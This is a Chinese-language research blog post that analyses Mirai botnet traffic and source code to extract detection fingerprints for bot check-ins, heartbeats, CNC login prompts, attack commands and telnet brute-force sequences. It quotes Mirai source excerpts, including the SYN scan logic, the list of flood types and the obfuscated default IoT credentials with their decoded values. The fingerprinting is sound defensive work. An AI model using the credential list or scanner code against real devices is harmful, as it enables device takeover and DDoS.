Build Mirai botnet (III): Traffic and Fingerprint

[Research]

2016-11-10 22:32:51 cdxy  Mirai,botnet,malware,DoS

前两篇文章介绍了Mirai Botnet环境搭配、源码编译及修正、使用说明等。

[Build Mirai botnet (I): Compile Mirai Source](https://www.cdxy.me/?p=746)


[Build Mirai botnet (II): Bruteforce and DDoS Attack](https://www.cdxy.me/?p=748)

本篇从流量和源码两个方面分析并提取Mirai各组件指纹。

Bot上线

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| bot | telnet | \x00\x00\x00\x01 |
| cnc | tcp | ack |
| bot | telnet | \x00 |
| cnc | tcp | ack |

进行三次握手之后，发送两次telnet数据，返回ack：



源码

上线包分为三个部分，其中首次连接时id\_len==0，实际只发送两个telnet包。

main.c line 263

send(fd\_serv, "\x00\x00\x00\x01", 4, MSG\_NOSIGNAL);

send(fd\_serv, &id\_len, sizeof (id\_len), MSG\_NOSIGNAL); // id\_len is 0

if (id\_len > 0)

{

send(fd\_serv, id\_buf, id\_len, MSG\_NOSIGNAL);


}

Bot心跳

* 特征：间隔时间60s

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| bot | telnet | /x00/x00 |
| cnc | telnet | /x00/x00 |
| bot | tcp | ack |

在未收到cnc的指令时，bot默认每隔60秒与cnc沟通一次。



源码中进行select操作之前等待10秒，如果select结果为0，则按6次的循环周期发送心跳包。

main.c line 193

timeo.tv\_usec = 0;

timeo.tv\_sec = 10; // wait 10 seconds

nfds = select(mfd + 1, &fdsetrd, &fdsetwr, NULL, &timeo);

if (nfds == -1)

{

#ifdef DEBUG

printf("select() errno = %d\n", errno);

#endif

continue;

}

else if (nfds == 0)

{

uint16\_t len = 0;


if (pings++ % 6 == 0) // 60 sec a loop

send(fd\_serv, &len, sizeof (len), MSG\_NOSIGNAL);

}

用户登入CNC

这里数据量较大，整体沟通过程如下图所示，我们按图中数据按**蓝色部分**分为四快，并逐块分析之。



block 1

cnc向bot发送三个telnet包

指纹：

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| cnc | telnet | .[?1049h |
| cnc | telnet | \xFF\xFB\x01\xFF\xFB\x03\xFF\xFC\x22 |
| cnc | telnet | data from prompt.txt |

第一条数据设置命令行文字输出颜色， 第二条数据设置telnet的行为， 第三条数据是从prompt.txt中读取的用户提示信息(前两篇提到过)

源码分析

admin.go line 20

func (this \*Admin) Handle() {

this.conn.Write([]byte("\033[?1049h")) //set message's color

this.conn.Write([]byte("\xFF\xFB\x01\xFF\xFB\x03\xFF\xFC\x22")) //tell telnet how to print message

defer func() {

this.conn.Write([]byte("\033[?1049l"))

}()

headerb, err := ioutil.ReadFile("prompt.txt")

if err != nil {

return

}

header := string(headerb)

this.conn.Write([]byte(strings.Replace(strings.Replace(header, "\r\n", "\n", -1), "\n", "\r\n", -1))) // send prompt data

block 2

提示用户输入用户名

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| cnc | telnet | \033[34;1mпользователь\033[33;3m: \033[0m |

提示用户登录输入用户名， 然后user逐个字符发送用户名，cnc接收后返回。

admin.go line 37

this.conn.SetDeadline(time.Now().Add(60 \* time.Second))

this.conn.Write([]byte("\033[34;1mпользователь\033[33;3m: \033[0m")) //输入用户名

username, err := this.ReadLine(false) //接受用户输入

if err != nil {

return

}

block 3

提示用户输入密码

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| cnc | telnet | \033[34;1mпароль\033[33;3m: \033[0m |

admin.go line 45

this.conn.SetDeadline(time.Now().Add(60 \* time.Second))

this.conn.Write([]byte("\033[34;1mпароль\033[33;3m: \033[0m"))

password, err := this.ReadLine(true)

if err != nil {

return

}

block 4

接下来我们看图中剩余的一大块蓝色部分

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| cnc | telnet | \033[37;1mпроверив счета... \033[31m |

该数据重复发送多次，只是为了在末尾做出一个“加载中”的动态旋转效果。

this.conn.SetDeadline(time.Now().Add(120 \* time.Second))

this.conn.Write([]byte("\r\n"))

spinBuf := []byte{'-', '\\', '|', '/'}

for i := 0; i < 15; i++ {

this.conn.Write(append([]byte("\r\033[37;1mпроверив счета... \033[31m"), spinBuf[i % len(spinBuf)]))

time.Sleep(time.Duration(300) \* time.Millisecond)


}

登录成功后的部分提示信息也可作为指纹

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| cnc | telnet | [+] DDOS |
| cnc | telnet | Wiping env libc.poison.so |

block 5

cnc与用户之间的"心跳"，每秒更新一次当前bot的数量。



* 特征：每秒发送一次

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| cnc | telnet | Bots Connected |

admin.go line 95

time.Sleep(time.Second)

if \_, err := this.conn.Write([]byte(fmt.Sprintf("\033]0;%d Bots Connected | %s\007", BotCount, username))); err != nil {


this.conn.Close()

break

}

CNC下发攻击指令

这里因为攻击指令很多，情况较复杂，没有固定化的指纹，先看沟通过程。



双方先互换/x00/x00确认，然后cnc向bot发送一条攻击指令。

攻击指令：

按数据的构造顺序

| **名称** | **长度(Byte)** |
| --- | --- |
| duration | 4 |
| attack\_type | 1 |
| target\_num | 1 |
| target\_IP | 4 |
| mask | 1 |
| flag\_num | 1 |
| flag | 2 |
| total\_length | 2 |

如果target\_num和flag\_num不为1的话，下面的IP,MASK,FLAG会按格式循环出现，如

[target\_num] 02 [IP] 08 08 08 08 [MASK] 20 [IP] 07 07 07 07 [MASK] 20

图中数据对应的攻击指令为

udp 8.8.8.8 1 dport=55

相关源码位置：

attack.go line 318 func (this \*Attack) Build() ([]byte, error)

攻击类型

共支持11种攻击方式（其中8已被取消）

bot/attack.h line 34

#define ATK\_VEC\_UDP 0 /\* Straight up UDP flood \*/

#define ATK\_VEC\_VSE 1 /\* Valve Source Engine query flood \*/

#define ATK\_VEC\_DNS 2 /\* DNS water torture \*/

#define ATK\_VEC\_SYN 3 /\* SYN flood with options \*/

#define ATK\_VEC\_ACK 4 /\* ACK flood \*/

#define ATK\_VEC\_STOMP 5 /\* ACK flood to bypass mitigation devices \*/

#define ATK\_VEC\_GREIP 6 /\* GRE IP flood \*/

#define ATK\_VEC\_GREETH 7 /\* GRE Ethernet flood \*/

//#define ATK\_VEC\_PROXY 8 /\* Proxy knockback connection \*/


#define ATK\_VEC\_UDP\_PLAIN 9 /\* Plain UDP flood optimized for speed \*/

#define ATK\_VEC\_HTTP 10 /\* HTTP layer 7 flood \*/

Bot发起攻击

* 特征：存在DoS攻击流量

Bot解析CNC的指令并发起攻击



Telnet爆破

* 特征：存在syn扫描、telnet爆破流量

Bot感染之后会自动寻找目标进行telnet爆破，其随机生成目标之后，采用tcp-syn-scan方式进行telnet探测，随后使用内置的小字典进行暴力破解，成功之后会将爆破结果发送给report服务器，同时在受害者的主机执行命令，将其感染为bot。

Mirai使用一种"改良版"的syn扫描来提高探测速度：

scanner.c line 52

if (n < sizeof(struct iphdr) + sizeof(struct tcphdr))

continue;

if (iph->daddr != LOCAL\_ADDR)

continue;

if (iph->protocol != IPPROTO\_TCP)

continue;

if (tcph->source != htons(23) && tcph->source != htons(2323))

continue;

if (tcph->dest != source\_port)

continue;

if (!tcph->syn)

continue;

if (!tcph->ack)

continue;

if (tcph->rst)

continue;

if (tcph->fin)

continue;

if (htonl(ntohl(tcph->ack\_seq) - 1) != iph->saddr)

continue;

其内置密码60条，包含常见弱口令及一些物联网设备的默认密码。

源码scanner.c line 124

// Set up passwords

add\_auth\_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511

add\_auth\_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9); // root vizxv

add\_auth\_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); // root admin

add\_auth\_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); // admin admin

add\_auth\_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); // root 888888

add\_auth\_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5); // root xmhdipc

...

这一步的沟通过程：

建立tcp握手之后，仅进行一次登录尝试，然后发送一系列命令判断是否登录成功。



指纹: 连续发送以下指令可匹配Bot身份

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| bot | telnet | enable. |
| bot | telnet | system. |
| bot | telnet | shell. |
| bot | telnet | /bin/busybox MIRAI. |

其中由于telnet设备各异，大多数请况下Bot发送到第三条指纹就被断开连接。

总结

CNC

心跳（入流量）

* 特征：间隔时间60s

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| bot | telnet | /x00/x00 |
| cnc | telnet | /x00/x00 |
| bot | tcp | ack |

用户提示（出流量）

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| cnc | telnet | \xFF\xFB\x01\xFF\xFB\x03\xFF\xFC\x22 |
| cnc | telnet | [+] DDOS |
| cnc | telnet | Wiping env libc.poison.so |
| cnc | telnet | \033[34;1mпользователь\033[33;3m: \033[0m |
| cnc | telnet | \033[34;1mпароль\033[33;3m: \033[0m |

用户消息推送（出流量）

* 特征：每秒发送一次

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| cnc | telnet | Bots Connected |

开放端口

| **端口** | **协议** | **服务** |
| --- | --- | --- |
| 23 | tcp | telnet |
| 101 | tcp | telnet |

Bot

心跳（出流量）

* 特征：间隔时间60s

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| bot | telnet | /x00/x00 |
| cnc | telnet | /x00/x00 |
| bot | tcp | ack |

telnet爆破（出流量）

* 特征：大量、连续发送以下数据

| **发送方** | **协议** | **数据** |
| --- | --- | --- |
| bot | telnet | enable. |
| bot | telnet | system. |
| bot | telnet | shell. |
| bot | telnet | /bin/busybox MIRAI. |

存在syn扫描及DoS流量（出流量）

Report

开放端口

| **端口** | **协议** | **服务** |
| --- | --- | --- |
| 48101 | tcp | tcpwrapped |